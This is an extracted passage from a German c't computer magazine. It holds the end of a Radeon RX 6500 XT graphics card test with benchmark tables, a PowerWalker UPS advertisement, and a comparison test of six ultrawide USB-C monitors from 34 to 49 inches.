GPU-Takt: Basis / Gaming / Turbo	k.A. / 2705 / 2825 MHz	k.A. / 2685 / 2825 MHz
nominelle TDP / Stromversorgung	107 W / 1 × 8-Pin	107 W / 1 × 8-Pin
Schnittstelle / Bauform / Lüftertyp	PCIe 4.0 x4 / 2 Slot / axial	PCIe 4.0 x4 / 2 Slot / axial
Abmessungen (T × B × H) / Gewicht	53 mm × 140 mm × 247 mm / 874 g	40 mm × 121 mm × 195 mm / 494 g
Ausstattung		
Display-Ausgänge	1 × DP 1.4a, 1 × HDMI 2.1	1 × DP 1.4a, 1 × HDMI 2.1
Lüfteranzahl / Zero-Fan-Modus ¹	2 / ✓	2 / ✓
Besonderheiten	Backplate, Dual-BIOS	Backplate
Technische Prüfungen		
3DMark Time Spy / Firestrike Extreme / Port Royal	5362 / 6531 / 458 Punkte	5371/ 6518 / 484 Punkte
LuxMark 3.1 LuxBall HDR	13120 Punkte	13262 Punkte
Leistungsaufnahme 2D / 3D / Peak ²	6,3 (16) / 109 / 166 W	3,7 (13) / 108 / 165 W
Lautheit 2D ¹ / 3D (mit Quiet-BIOS)	<0,1 / 0,7 sone (0,2 sone)	<0,1 / 0,7 sone (—)
Bewertungen		
3D-Leistung FHD (mit Raytracing) ³	○ (○○)	○ (○○)
Geräuschentwicl. Leerlauf / Last (mit Quiet-BIOS)	⊕⊕ / ⊕ (⊕⊕)	⊕⊕ / ⊕
Garantie	3 Jahre (Abwicklung nur über Händler)	3 Jahre (Abwicklung nur über Händler)
Straßenpreis	370 €	265 €

¹ Lüfter stehen im Leerlauf still ² ruhender Windows-Desktop mit einem (zwei) angeschlossenen Monitor(en) / Mittelwert im 3DMark 11 GT 1 / kurzzeitige Spitzenwerte ³ bezogen auf die gewählten Einstellungen
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden — nicht vorhanden

Doch das Produkt ist mehr als die Summe seiner Eigenschaften – auch im negativen Sinne: Für 150 Euro würde man die Einschränkungen und die wahrlich nicht überragende Spieleleistung wahrscheinlich in Kauf nehmen. Mit 8 GByte Grafikspeicher wäre die PCIe-x4-Anbindung nicht so schlimm oder umgekehrt mit PCIe x8 der 4-GByte-Grafikspeicher. Aber so wie sie ist, ist die Karte nicht mehr als die günstigste moderne Option für Aufwüster, die bisher eine uralte Grafikkarte oder eine integrierte Grafikeinheit hatten – und die ärgern sich über die beschriebenen Einschränkungen durch die zu schmale PCIe-x4-Schnittstelle.

Sowohl die Sapphire Pulse als auch die Asus TUF Gaming OC machen unter diesen Voraussetzungen allerdings wenig falsch. Ihre Kühlsysteme sind effizient und leise und die Leistungsaufnahme der Karten hält sich in engen Grenzen. Die günstigere Pulse arbeitet sparsamer im Leerlauf, während die teurere TUF Gaming per Quiet-BIOS nahezu unhörbar leise ist.
(csp@ct.de) ct

Literatur

[1] Christian Hirsch, Grafik zum Pauschalitarif, 3D- und Videofähigkeiten integrierter Grafikeinheiten von Core-i- und Ryzen-Prozessoren, c't 14/2021, S. 96

Spieleleistung Radeon RX 6500 XT

Grafikkarte	Assassin's Creed: Valhalla (DX12) ¹		Shadow of the Tomb Raider (DX12) ²		Shadow of the Tomb Raider (DX12, RT an) ³	Metro Exodus Enh. (DX12, RT an) ⁴
vv	FHD [fps ⁵]	WQHD [fps ⁵]	FHD [fps ⁵]	WQHD [fps ⁵]	FHD [fps ⁵]	FHD [fps ⁵]
	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶	besser ▶
Asus TUF Gaming Radeon RX 6500 XT	29/41	13/25	36/65	30/40	11/23	8/15
Sapphire Pulse Radeon RX 6500 XT	29/40	14/25	36/65	30/39	12/24	8/15
Radeon RX 6600 8G	59/80	41/55	86/111	58/71	28/59	30/45
GeForce RTX 2060 FE 6G	44/59	35/45	69/99	49/64	45/64	29/46
Radeon RX 5500 XT 8G	30/42	19/29	39/62	29/41	nicht möglich	nicht möglich
Radeon RX 570 8G	29/38	24/29	44/55	30/38	nicht möglich	nicht möglich
GeForce GTX 1650 Super 4G	25/36	17/26	50/64	32/41	nicht möglich	nicht möglich

gemessen unter Windows 10 auf Ryzen 9 5900X, 32 GByte RAM, VSync aus, rBAR an bei RTX 30/RX 6000, bei RX 6500 XT nicht möglich
¹ Preset „Extrem hoch“, AA „Hoch“, 16x AF ² Preset „Ultra“, SMAA, 16x AF, Raytracing-Schatten „ultra“ ³ Bilder pro Sekunde. Dunkler Balken: P1-Perzentil, d.h. 99 Prozent der Bildrate ist höher; heller Balken: Durchschnittswert
⁴ Preset „Ultra“, SMAA, 16x AF ⁵ Preset „RTX“ ohne DLSS, 16x AF



VFI ICT | ICR IoT USV Serie

vollständige Bandbreite verfügbar: 1-20k VA

MIT SMARTPHONE
CLOUD-MONITORING APP

Die **PowerWalker VFI ICT/ICR IoT-Serie** ist die nächste Generation der USV und bietet eine intuitive App zur Fernüberwachung über das Smartphone. Diese USV-Serie nutzt die **Doppelwandlertechnologie** und verfügt über einen **Leistungsfaktor 1**, der die Verfügbarkeit Ihrer unternehmenskritischen Geräte sicherstellt und eine saubere Ausgangsleistung für Ihre empfindlichen Verbraucher bietet.

PROFESSIONELLE LÖSUNGEN

NOTFALL-SITUATIONEN

EINPHASIG

SICHERHEITSSYSTEME

ENTERTAINMENT

DREIPHASIG

GESCHÄFTE

IT-LÖSUNGEN

INDUSTRIE

BUSINESS-LÖSUNGEN



Die ICT | ICR IoT-Serie verfügt über 2 moderne Funktionen:

- Eine davon ist die **automatische Erkennung von externen Batteriemodulen**, mit der Sie die Batteriepacks anschließen und verwenden können, ohne die Einstellungen manuell konfigurieren zu müssen.



- Das zweite Feature ist das **Optimized Battery Management**, oder kurz **OBM**. Wenn der Akku einen bestimmten Ladeschwellenwert erreicht, geht er in den Ruhemodus über und schaltet das Lademodul ab. Dadurch wird die **Lebensdauer der Batterie um bis zu 50 % verlängert**, was zu Energie- und Kosteneinsparungen führt.



www.powerwalker.com



Breitenwirksam

Test: Übergroße Displays von 34 bis 49 Zoll

Wenn der Schirm vor Fenstern überquillt oder die Zeitleiste beim Videoschnitt immer zu klein ist, muss ein größeres Display her – mehr Breite, mehr Höhe, mehr Platz. Sechs solche Monitore vom geraden Bürogerät bis zum gebogenen Breitbildgamer haben wir uns genauer angeschaut.

Von Benjamin Kraft

Tabelle, Mail, Antwortmail, Kalender, Browser, Musikplayer – es sind mal wieder zu viele Programme offen, und per Alt+Tab erwischt man eh immer das falsche. Und egal, wie viel Zeit man in die Anordnung der Fenster steckt: Kommt eine neue Anwendung dazu, ist die kurzfristig geschaffene (An-)Ordnung wieder dahin. Überbreite Displays sind zwar auch für Desktop-Messies nicht die ultimative Lösung, sie können aber zu mehr Durchblick verhelfen.

Für den Test orderten wir sechs überbreite Monitore mit Bildschirmdiagonalen von 34 bis 49 Zoll. Am billigsten sind der ViewSonic VG3456 (500 Euro) und Samsungs S34A650UXU (620 Euro), zwei 34-Zöller (ca. 86 Zentimeter) im 21:9-Format. Mit gleicher Größe, aber besserer Ausstattung und höherem Preis von 900 Euro tritt Dells C3422WE an, der bereits einen Einzeltest absolviert hat [1]. Eben-

falls von Dell stammt der UltraSharp U3821DW (1300 Euro) mit 37,5 Zoll Bild-diagonale (etwa 95 Zentimeter) und dem Seitenverhältnis 24:10. Lenovo schickt den ThinkVision P40w-20 mit 39,7 Zoll (gut 100 Zentimeter) und besonders hoher Auflösung von 5120 × 2160 für 1800 Euro ins Rennen. Einen wahren Panoramablick bietet das 48,8-Zoll-Panel (124 Zentimeter) von AOCs Gaming-Monitor Agon AG493UCX2 im Seitenverhältnis 32:9 (1200 Euro).

Alle sechs Displays lösen mindestens 109 dpi auf, Lenovo sogar scharfe 140 dpi. Dell und Lenovo setzen auf IPS-Panels (In-plane Switching), die im Ruf stehen, besonders weite Einblickwinkel zu ermöglichen. AOC, Samsung und ViewSonic bauen stattdessen VA-Panels ein (Vertical Alignment), die einen höheren Kontrast liefern.

Alle haben mindestens einen HDMI- und einen DisplayPort-Eingang sowie einen USB-C-Anschluss. Der überträgt nicht nur USB-Datenpakete, sondern auch DisplayPort-Signale und liefert per USB Power Delivery (USB-PD) Energie ans angeschlossene Notebook – alles über ein Kabel. Bei Lenovo spricht der Typ-C-Anschluss Thunderbolt 4 und kann damit mehr als die Konkurrenten: Das Protokoll umfasst alles, was USB bis zur Generation 4 mitbringt plus eine höhere Energieversorgung (100 Watt) und eine schnellere Datenübertragung mit bis zu 40 Gbit/s für Peripherie.

Nur Dell liefert beim U3821DW ein Kabel für jeden Anschlusstyp mit. Lenovo legt ausschließlich ein Thunderbolt-4-Kabel bei, das kompatibel mit USB-C ist. Der Rest packt zusätzlich zu USB-C- und Stromkabel wenigstens ein DisplayPort- oder HDMI-Kabel mit in den Karton.

Krumme Nummern

Bis auf den planen ViewSonic-Monitor sind alle mehr oder weniger stark gebogen. Durch die Krümmung variiert der Seh- abstand gerade bei besonders breiten Bildschirmen nicht so stark zwischen der Displaymitte und den Rändern wie bei geraden Panels. In der Folge müssen die Augen beim Lesen seltener neu fokussieren und ermüden weniger. Außerdem bleibt die Farbdarstellung an den Seiten von der Mitte aus betrachtet stabiler, weil der Betrachtungswinkel geringer ist.

Die Krümmung wird als Bogenradius angegeben: Wie groß wäre der Durchmesser des Kreises, wenn man mehrere Displays desselben Typs so aneinanderreicht, dass sie einen geschlossenen Kreis bilden. Je kleiner die Zahl (der Bogenradius R in Millimeter), desto deutlicher die Krümmung. Am stärksten ist das Samsung-Display mit 1000R gebogen, am wenigsten Dells 34-Zöller mit 3800R. Aus der Mitte des Kreises – beim Samsung aus einem Meter Abstand zum Monitor – sieht man jeden Punkt auf dem Display unter demselben Blickwinkel und aus derselben Entfernung.

Geklärte Verhältnisse

Die große Mehrzahl aktueller Displays zeigt seine Pixel entweder im Seitenverhältnis 16:9 oder, bei gleicher Höhe etwas breiter, in 21:9. Typische 16:9-Auflösungen sind 1920 × 1080 (Full HD), 2560 × 1440 (WQHD) und 3840 × 2160 (UHD/4K); gebräuchliche 21:9-Auflösungen sind 2560 × 1080, 3440 × 1440 oder 5120 ×

Aus dem unteren Rahmen des Lenovo ThinkVision P40w-20 fährt wie ein kleines Kinn eine Schublade mit weiteren Anschlüssen heraus.



2160. Seltener trifft man überbreite Formate wie 24:10 (3840 × 1600), 32:9 (3840 × 1080, 5120 × 1440) oder gar 32:10 (3840 × 1200) an. Zur Einordnung: Schon auf einen überbreiten 34-Zöller passen dreieinhalb DIN-A4-Seiten in Originalgröße nebeneinander, sogar mit etwas Luft oben und unten; ein 38- oder 40-Zöller zeigt vier, der 49-Zöller gut fünfeinhalb Seiten.

Einige Anwendungen können gar nicht genug Fläche bekommen. Nicht von ungefähr werden als Einsatzgebiete für Breitbildschirme oft als erstes Audiobearbeitung und Videoschnitt genannt: In beiden Fällen visualisiert das Programm das Werk als Zeitleiste, an der man umso mehr Details erkennt, je breiter sie dargestellt werden kann.

Ein superbreites Sechschlitzformat wie 32:9 ist dennoch nicht unbedingt die Idealösung, denn um zusätzlich ein Vorschau-fenster, Werkzeugpaletten und andere Arbeitsmittel und Ansichten anzuzeigen, braucht es auch Höhe. Ein weiterer pragmatischer Faktor: Irgendwo wollen Musiker auch ihre Desktoplautsprecher aufbauen, denn die eingebauten Quäkerchen taugen für wenig mehr als die Ausgabe der Betriebssystemtöne. Bei der Ultrabreitfraktion wird das nicht nur aus Platzgründen schwierig – es kann auch zu störenden Schallreflexionen vom Display kommen. Ein 24:10-Monitor kann ein guter Kompromiss zwischen Breite und Höhe sein und lässt sich oft sinnvoller für die Büroarbeit nutzen.

Aufteilen und beherrschen

Die größte Arbeitsfläche bringt nur etwas, wenn man sie auch sinnvoll nutzen kann, sich die Anwendungsfenster also nicht überlappen oder man ständig damit beschäftigt ist, sie neu zu sortieren. Windows 10 beherrscht rudimentäre Bildschirmaufteilungsfähigkeiten, um Fenster in eine Bildschirmhälfte oder einen -quadranten

zu kleben (etwa via Windows+Pfeiltasten). Mindestens diese Fähigkeiten bringen auch moderne Desktopumgebungen für Linux wie Gnome, KDE Plasma und Cinnamon mit, die sich durch Extensions noch erweitern lassen. Auch Tiling-Window-Manager wie Awesome, Sway oder i3 bieten für diesen Zweck nützliche Funktionen wie vordefinierte Raster, aber ihr spröder Minimalismus und der Einarbeitungsaufwand sind für die Masse abschreckend. Windows 11 lernte durch die Snap Layouts immerhin ein paar zusätzliche Aufteilungsarten. macOS kann im Vollbildmodus nur zwei Fenster nebeneinander zeigen, erlaubt aber per Schieber, das Teilungsverhältnis anzupassen.

Das Problem ist auch den Displayherstellern bewusst. Bis auf Lenovo haben alle eigene Tools geschrieben, die es erlauben, das Display in Zonen zu unterteilen, um Anwendungsfenster darin festzuspinnen. Samsung packt sein Utility Easy Setting Box auf CD mit in den Karton, die anderen bieten ihre Tools auf ihren Support-Webseiten zum Download an. Zudem gibt es meist ausschließlich Windows-Versionen: Nur Dells Display Manager und der vDisplay Manager von ViewSonic sind Mac-tauglich. Linuxer müssen sich anderweitig behelfen, beispielsweise über die erwähnten Extensions. Einige weitere Hilfestellungen für Windows und Linux haben wir bereits an anderer Stelle vorgestellt [2, 3]. Ähnlich verhält es sich mit verfügbarer Software zur Steuerung der Bildfunktionen, die es bei bestehender USB-Verbindung erlaubt, Helligkeit und Kontrast, Presets oder andere Einstellungen anzupassen.

Die verfügbare Fläche und die zahlreichen Signaleingänge kann man auch nutzen, um das Bild einer zweiten Quelle anzuzeigen. Entweder wird es als kleines Fenster eingesetzt (PiP, Picture-in-Picture) oder daneben gezeigt (Picture-by-



AOC Agon AG493UCX2

Breiter, schneller und heller als der einzige Spielemonitor im Testfeld ist keiner: Der 49-Zöller zeigt seine 5120 × 1440 Pixel bis zu 165 Mal pro Sekunde mit maximal 490 cd/m² und beherrscht den VESA-Standard DisplayHDR 400. Damit HDR-Darstellung in Verbindung mit variabler Framerate gelingt, spricht die Displayelektronik AMDs VRR-Dialekt FreeSync Premium Pro. Die volle Farbtiefe von 10 Bit bei maximalem Bildwiederholrate zeigt das VA-Panel allerdings nur am DisplayPort-Eingang; per USB-C gibt es 10 Bit bis 75 Hertz und mit auf USB-2.0-Niveau reduzierter Datenrate.

Das inkonsequent zu bedienende Bildmenü steuert man besser mit der beiliegenden Fernbedienung als über die Fronttaster. So oder so nervt der lahme Fortschritt bei der Helligkeits- oder Lautstärkeanpassung.

Im Picture-by-Picture-Modus (PbP) hat man de facto zwei 27-Zöller mit WQHD-Auflösung vor sich. Blöd: Der Monitor übermittelt den angeschlossenen Rechnern nicht die korrekte Auflösung; am Mac mussten wir mit Switch-ResX nachhelfen, unter Windows in die erweiterten Displayeigenschaften abtauchen. KVM funktioniert, ein Shortcut würde die USB-Umschaltung aber vereinfachen. Die Ausleuchtung bleibt auch im Uniformity-Modus ungleichmäßig, der mit einer festen Helligkeit von 190 cd/m² (Bildmitte) arbeitet. Unter dem Dreifuß des Monitors bleibt zwar beispielsweise für ein Notebook Platz, die vorderen Füße sind aber 68 Zentimeter auseinander und ragen dabei 31 Zentimeter in den Tisch.

- ↑ HDR-fähiges 165-Hz-Display
- ↓ ungleichmäßig ausgeleuchtet
- ↓ kein LAN-Anschluss

Preis: 1200 Euro



Dell C3422WE

Das sanft gebogene IPS-Panel des 34-Zöllers zeigt 3440 × 1440 Pixel und damit 21:9-Breitformat. Es erzielt einen mittleren Kontrast von 1090:1, hat mit 250 cd/m² aber nur geringe Leuchtkraftreserven für sehr helle Büros. Dass die Ecken etwas dunkler leuchten als die Mitte, ist mess-, aber kaum sichtbar, die Einblickswinkel fallen angenehm groß aus. Führt man das Display ganz herunter, berührt seine untere Kante beinahe den Schreibtisch. Zusätzlich zu zwei USB-A-Ports hinten hat der C3422WE vorn unterm Rahmen noch einen dritten sowie eine USB-C-Buchse ohne DisplayPort für Smartphones oder Peripherie.

Drückt man auf den oberen Monitorrahmen, fährt eine etwas weitwinklige Webcam mit 5-Megapixel-Sensor heraus, die bei guten Lichtverhältnissen eine ansprechende Bildqualität ohne Helligkeitspumpen erzielt. Das Licht von Leuchtstoffröhren provozierte im Test manchmal leichte Unruhe. Mit ihren IR-Sensoren taugt die Kamera für die biometrische Anmeldung via Windows Hello.

In der Lautsprecherleiste unter der Anzeige sind fünf weiche Taster eingelassen, mit denen man das Video-konferenzprogramm Teams aufruft, Anrufe annimmt oder beendet, die Lautstärke regelt und das eingebaute Mikro stumm schaltet, das aktive Geräuschunterdrückung beherrscht. Für Besprechungen reicht der Klang von Speaker und Mikro, für Musikgenuss und anspruchsvollere Aufnahmen braucht man anderes Equipment.

- ↑ Pop-up-Webcam mit Windows Hello
- ↑ Teams-zertifiziert
- ↓ geringe Helligkeitsreserven

Preis: 900 Euro



Dell UltraSharp U3821DW

3840 × 1600 Pixel ergeben bei einer Bilddiagonale von 37,5 Zoll das Seitenverhältnis 24:10, sodass der U3821DW in der Höhe mehr Platz bietet als die Konkurrenten. Sein farbstarkes IPS-Panel erlaubt weite Einblickswinkel und erzielt für ein aktuelles Display einen geringen Kontrast von 862:1, der für die Büroarbeit aber ausreicht. Die Helligkeit fällt in der Werkseinstellung zu den Seiten stark ab; aktiviert man im Bildmenü die Uniformity Compensation, gelingt die Helligkeitsverteilung hingegen sehr gut – allerdings auf Kosten der Maximalhelligkeit, die von 320 auf 180 cd/m² fällt. Zudem schließt dieser Modus alle Bildpresets bis auf „Standard“ aus.

Im PiP-Modus darf man wählen, in welcher Ecke das Bild der zweiten Quelle eingesetzt wird; es stehen zwei Größen zur Wahl. PbP klappt nicht nur im Verhältnis 1:1, sondern auch 2:1, sodass man ein WQXGA-Display (2560 × 1600) plus einen weiteren Anzeigestreifen mit 1280 × 1600 erhält. Ein M1-Mac schaltete automatisch auf die passende Auflösung um, bei Windows mussten wir in den Anzeigeeinstellungen nachhelfen.

Zusätzlich zu den drei hinteren USB-A-Ports gibt es einen weiteren plus eine DP-lose USB-C-Buchse rechts unter dem Displayrahmen. Die Lautsprecher klingen dumpf und der Kunststoff des Gehäuses knistert, wenn man ihn etwas fester anfasst.

- ↑ viel Fläche im 24:10-Format
- ↑ sehr gleichmäßig ausgeleuchtet ...
- ↓ ... nur im dunkleren Uniformity-Modus

Preis: 1300 Euro



Lenovo ThinkVision P40w-20

Der 1800 Euro teure 40-Zöller im 21:9-Format zeigt mit 5120 × 2160 Pixeln die meisten Bildpunkte der Testgeräte und erzielt mit 140 dpi auch die höchste Bildschärfe. Das äußerst blickwinkelstabile IPS-Panel erzielt einen noch guten Kontrast und zeigt satte Farben. Bildschirmfüllendes Weiß wirkte subjektiv in der Bildmitte grau und nimmt seitlich einen Blaustich an, auch weil die Helligkeit zu den Seiten nachlässt.

Der ThinkVision P40w-20 besitzt als einziger im Test zwei Typ-C-Buchsen mit Thunderbolt 4, die USB-3.2-Daten mit 10 GBit/s und DisplayPort-1.4-Signale transportieren. Eine dient als Eingang und liefert 100 Watt, an die andere kann ein weiteres Thunderbolt- oder USB-C-Gerät andocken. Drückt man unten in der Mitte gegen den Displayrahmen, fährt eine kleine Schublade heraus, die gut erreichbar den Kopfhöreranschluss, einen vierten USB-Port und eine USB-C-Buchse präsentiert. An einem USB-C-Rechner ohne TB4 angeschlossen, erreichten alle USB-Ports nur USB-2.0-Geschwindigkeit.

Der True-Split-Modus ergänzt PbP um eine Spielart, in der sich der Monitor einem solo angeschlossenen Rechner als zwei Displays präsentiert. Der LAN-Port kann Intels Fernwartungstechnik vPro durchreichen und lässt sich im KVM-Betrieb fest einem Anschluss zuordnen. Der riesige Standfuß (40 × 28 Zentimeter) frisst viel Schreibtischfläche, lässt sich wegen des leicht erhabenen Rands und der Stiftmulde aber als Ablage nutzen.

- 👉 großes, hochauflösendes Display
- 👉 vPro, Thunderbolt 4
- 👎 teuer, großer Fuß

Preis: 1800 Euro



Samsung S34A650UXU

Das Display des 34-Zöllers ist mit 1000R sehr stark gebogen. Doch was bei Samsungs Gamingmonitor mit 49 Zoll zu viel des Guten war [4], passt besser zu dieser Bilddiagonale. Manchem mag auch das aber noch zu viel sein.

Das VA-Panel zeigt 3440 × 1440 Pixel bei 100 Hz Bildwiederholfrequenz, leuchtet mit hellen 320 cd/m², erzielt einen sehr hohen Kontrast und zeigt sRGB-Farben; die Einblickwinkel sind kleiner als bei den Mitbewerbern. Bei großen, einfarbigen Bildinhalten fällt auf, dass die Helligkeit zu den Rändern abfällt, und bei Weiß zeigt sich an den Seiten ein leichter Rotstich. Damit der Monitor per HDMI angeschlossen das volle Farbspektrum bietet, mussten wir wie bei anderen Samsung-Displays im Menü den Black Level von „Low“ auf „Normal“ stellen. Ab Werk sind der Eco-Sensor und die dynamische Helligkeit aktiviert. Manche empfinden die automatische Helligkeitsregelung per Sensor als hilfreich, andere als nervig.

Das Bildmenü steuert man über vier weiche, als Viereck angeordnete Tasten und ein darin mittig eingesetztes Knöpfchen unter dem Displayrahmen. Die Gliederung entspricht zwar der von Samsung bekannten Joysticksteuerung, ist aber fummeliger und anstrengender als bei dieser, weil man die weichen Flachtaster von unten drücken muss. Samsung-Smartphones erkennen den Monitor via USB-C als DeX-kompatibles Display. Weil ein USB-B-Eingang fehlt, sind die USB-Ports nur per Typ-C-Buchse nutzbar und es gibt kein KVM.

- 👉 angenehme Krümmung
- 👉 helles 100-Hz-Display
- 👎 fummelige Bedientasten

Preis: 620 Euro



ViewSonic VG3456

ViewSonics 34-Zöller kostet nur 500 Euro und hat als einziger ein planes Display. Das wackelt nach Berührungen länger nach als bei den Konkurrenten. Wie die anderen bringt der VG3456 LAN, DisplayPort, HDMI und USB-C mit, aber nur zwei USB-A-Ports, die beide am linken Rahmen liegen – gut erreichbar für USB-Medien, wegen der abstehenden Kabel aber unschön für jegliche Peripherie. Außerdem hat ViewSonic die Kopfhörerbuchse eingespart, und das Bildmenü kennt weder PiP noch PbP. Deshalb funktioniert der KVM-Modus immer nur mit einer Bildquelle. Beim Wechsel zwischen dem USB-C-Eingang und dem anderen Displayinput werden die USB-Buchsen automatisch umgeschaltet.

Das VA-Panel erzielt den höchsten Kontrast in diesem Vergleich und ermöglicht weite Einblickwinkel. Dass es nur den sRGB-Farbraum abdeckt, stört im Büro nicht. Seine Maximalhelligkeit von 285 cd/m² lässt aber kaum Reserven für sehr helle Umgebungen. Weil der Monitor den USB-Hub im Standby standardmäßig schlafen legt, zeigte das Display per USB-C angeschlossen oft erst ein Bild, nachdem wir eines der Menüknöpfchen gedrückt hatten. Ändert man das Verhalten per Menü, steigt die Leistungsaufnahme im Standby von 0,5 auf 0,8 Watt. Die Bedienung gelingt mit den vier Tastern nach ein wenig Eingewöhnung gut, aber nicht so flüssig wie mit einem Joystick-Menü.

- 👉 günstig, kontraststark
- 👎 nur zwei USB-Ports
- 👎 kein PiP oder PbP

Preis: 500 Euro



Dells U3821DW stellt das Bild zweier Quellen auf Wunsch im Verhältnis 2:1 nebeneinander dar.

Picture, PbP). Beides beherrschen alle außer ViewSonics VG3456. Noch praktischer ist es, beide angeschlossenen Rechner mit nur einer Tastatur und Maus zu steuern, das Display also als KVM-Switch zu nutzen (Keyboard, Video, Mouse). Voraussetzung ist ein zweiter USB-Eingang, den bis auf Samsungs S34A650UXU alle in Form eines USB-B-Ports mitbringen. Im Idealfall kann man zwischen den Eingängen per Tasten-Shortcut am Monitor umschalten, anstatt sich immer durchs Menü hangeln zu müssen. Obacht: Bei den meisten Monitoren wird dabei der komplette USB-Hub umgeschaltet, und zwar mit allem was dranhängt – also neben den Eingabegeräten auch USB-Speicher, Drucker und Netzwerkverbindung. Zumindest bei Lenovo kann man die Netzwerkverbindung fest einem der USB-Eingänge zuordnen, etwa dem flachen Notebook, das keine eigene LAN-Buchse hat.

Ergonomie

Der Monitor soll sich an die Sitzposition des Nutzers anpassen, nicht umgekehrt. Alle sechs Testgeräte lassen sich in der Höhe verstellen, neigen und seitwärts drehen. Das Hochformat (alias Portrait Mode oder Pivot) beherrschen sie zwar nicht, doch das ist bei überbreiten und gebogenen Displays ohnehin von eher zweifelhaftem Nutzen. Wer mehr Einstellmöglichkeiten braucht, als der mitgelieferte Ständer hergibt, oder die Anzeige um 90 Grad drehen möchte, kann eine VESA-kompatible Tisch- oder Wandhalterung an

den rückwärtigen Gewindebohrungen der Displays anbringen.

Gemeinhin gilt eine Bildwiederholrate von 60 Hertz, mit der die Displays von Dell und ViewSonic arbeiten, als ausreichend. Entgegen der landläufigen Meinung nutzt eine hohe Bildwiederholrate aber nicht nur in Spielen. Auch auf dem Desktop merkt man, dass Mauszeiger oder Fenster sich mit 90 oder 120 Hertz geschmeidiger über den Bildschirm bewegen. Lenovos ThinkVision P40w-20 bleibt mit seinen 75 Hertz recht konservativ, die 100 Hertz von Samsungs S34A650UXU und erst recht die 165 Hertz des AOC Agon AG493UCX2 machen sich positiv bemerkbar.

Ob die volle Bildwiederholrate zur Verfügung steht, hängt vom Anschluss ab. Oft musste man sich bei via USB-C angeschlossenen Displays mit 4K-Auflösung oder mehr entscheiden, ob man bei voller Auflösung lieber das Bild mit 60 Hertz sieht oder an den USB-Ports mit voller USB-3.0-Geschwindigkeit (5 Gbit/s) arbeitet. Bei Modellen, deren USB-C-Eingang DisplayPort 1.4 beherrscht, ist dies nicht mehr der Fall, sofern alle beteiligten Komponenten ebenfalls DP 1.4 unterstützen, also die USB-C-Buchse am Notebook oder an der Grafikkarte, das Kabel und der USB-C-Port des Monitors. Deshalb schafft Dells U3821DW 60 Hertz und USB-Übertragungen mit 5 Gbit/s gleichzeitig; Lenovos ThinkVision P40w-20 gelingt das bis 75 Hertz, sofern er an einem Thunderbolt-4-Rechner hängt. AOCs Breitbildgamer zeigte im Test seine höchste Auflösung mit voller Farbtiefe hin-

gegen mit maximal 75 Hertz und auch nur mit USB-2.0-Datenrate.

Nur für Spieler ist die variable Bildwiederholrate (VRR; variable Refreshrate) interessant, bei der sich die Bildwiederholrate des Displays dynamisch nach der Bildrate des Grafikchips richtet. Samsung und ViewSonic implementieren in ihren beiden Monitoren die einfachste Stufe von AMDs VRR-Dialekt FreeSync, der zwischen 48 Hertz und der maximalen Bildrate greift. AOCs Gaming-Display hingegen beherrscht FreeSync Premium Pro, das hohe Bildwiederholraten, hohe Auflösungen und HDR-Darstellung mit VRR kombiniert.

Die richtige Displayhelligkeit ist ebenfalls wichtig, damit die Augen bei der Arbeit nicht zu schnell ermüden. Bei normaler Bürohelligkeit gelten 120 cd/m² als ergonomisch, doch sitzt man etwa mit der Sonne im Rücken oder strahlt eine Lichtquelle aufs Display, muss es mehr sein: Reserven von mindestens 300 cd/m² sind wünschenswert, aber nicht alle Kandidaten haben die.

Eine möglichst gleichmäßige Ausleuchtung spielt bei der Arbeit ebenfalls eine wichtige Rolle. Fällt die Displayhelligkeit beispielsweise zu den Seiten stark ab, stört das nicht nur beim Videoschnitt, sondern auch beim weißen Hintergrund der Textverarbeitung. In dieser Disziplin erreichten selbst die besten Kandidaten dieser Gruppe nur durchschnittliche Messergebnisse, bei anderen fällt der Helligkeitsabfall auf großen Farbflächen schon mit bloßem Auge auf. Bei AOCs Gamingdisplay und Dells U3821DW kann man im Bildmenü die Funktion Uniformity Compensation aktivieren. Auf Kosten der maximalen Helligkeit soll sie eine gleichmäßigere Helligkeitsverteilung erzielen. Allerdings verbesserte sich die Ausleuchtung damit nur beim Dell.

Fazit

Wer heute ein neues Display fürs (Heim-) Büro anschafft, sollte sich überlegen, ob es nicht auch etwas breiter sein darf. Der zusätzliche Platz kommt bei akuter Fensterflut wie gerufen, und so viel raumgreifender als ein 27-Zöller ist ein 34-Zoll-Monitor gar nicht. Die beiden günstigsten Geräte, die zudem die kontraststärksten sind, eignen sich gut für den Büroalltag: Wer es plan mag und ohne PbP und Kopfhöreranschluss auskommt, kann zu ViewSonics VG3456 greifen; PbP, 100 Hertz und (starke) Krümmung gibt es bei Samsungs S34A650UXU. Dells C3422WE professionalisiert das 34-Zoll-Format mit eingebau-

ter Pop-up-Webcam, Teams-Zertifizierung sowie KVM-Funktion und steht stabiler.

Viel Arbeitsfläche, große Anschlussvielfalt und durchdachte Details bieten Dells U3821DW und Lenovos ThinkVision P40w-20. Letzterer punktet mit Thunderbolt 4 und Pro-Features, beansprucht aber auch durch seinen riesigen Fuß viel Platz auf dem Tisch.

AOCs Agon AG493UCX2 nervt mit seinem hakeligen Bildmenü und ist wegen der inhomogenen Ausleuchtung und mangels LAN-Port eine bessere Wahl für Spieler und Musiker als für Videografen oder Heimarbeiter. Sein Vorteil: Er bietet extreme Breite, hohe Helligkeit, HDR, 165 Hertz und moderne Anschlüsse für vergleichsweise wenig Geld. (bkr@ct.de) **ct**

Literatur

- [1] Benjamin Kraft, Team-Docker, c't 2/2022, S. 68
- [2] Jörg Wirtgen, Ein Tool, die Fenster zu knechten, Hilfsprogramme zum besseren Auslasten großer Displays unter Windows, c't 19/2019, S. 26
- [3] Keywan Tonekaboni, Gute Aussichten, Linux mit mehreren Monitoren betreiben, c't 9/2020, S. 152
- [4] Benjamin Kraft, Mit 240 in die Kurve, Gebogener Spielmonitor Samsung Odyssey Neo G9 mit 49 Zoll, c't 3/2022, S. 100

Breitbildmonitore mit USB-C-Anschluss von 34 bis 49 Zoll

Modell	Agon AG493UCX2	C3422WE	UltraSharp U3821DW	ThinkVision P40w-20	S34A650UXU	VG3456
Hersteller	AOC	Dell	Dell	Lenovo	Samsung	ViewSonic
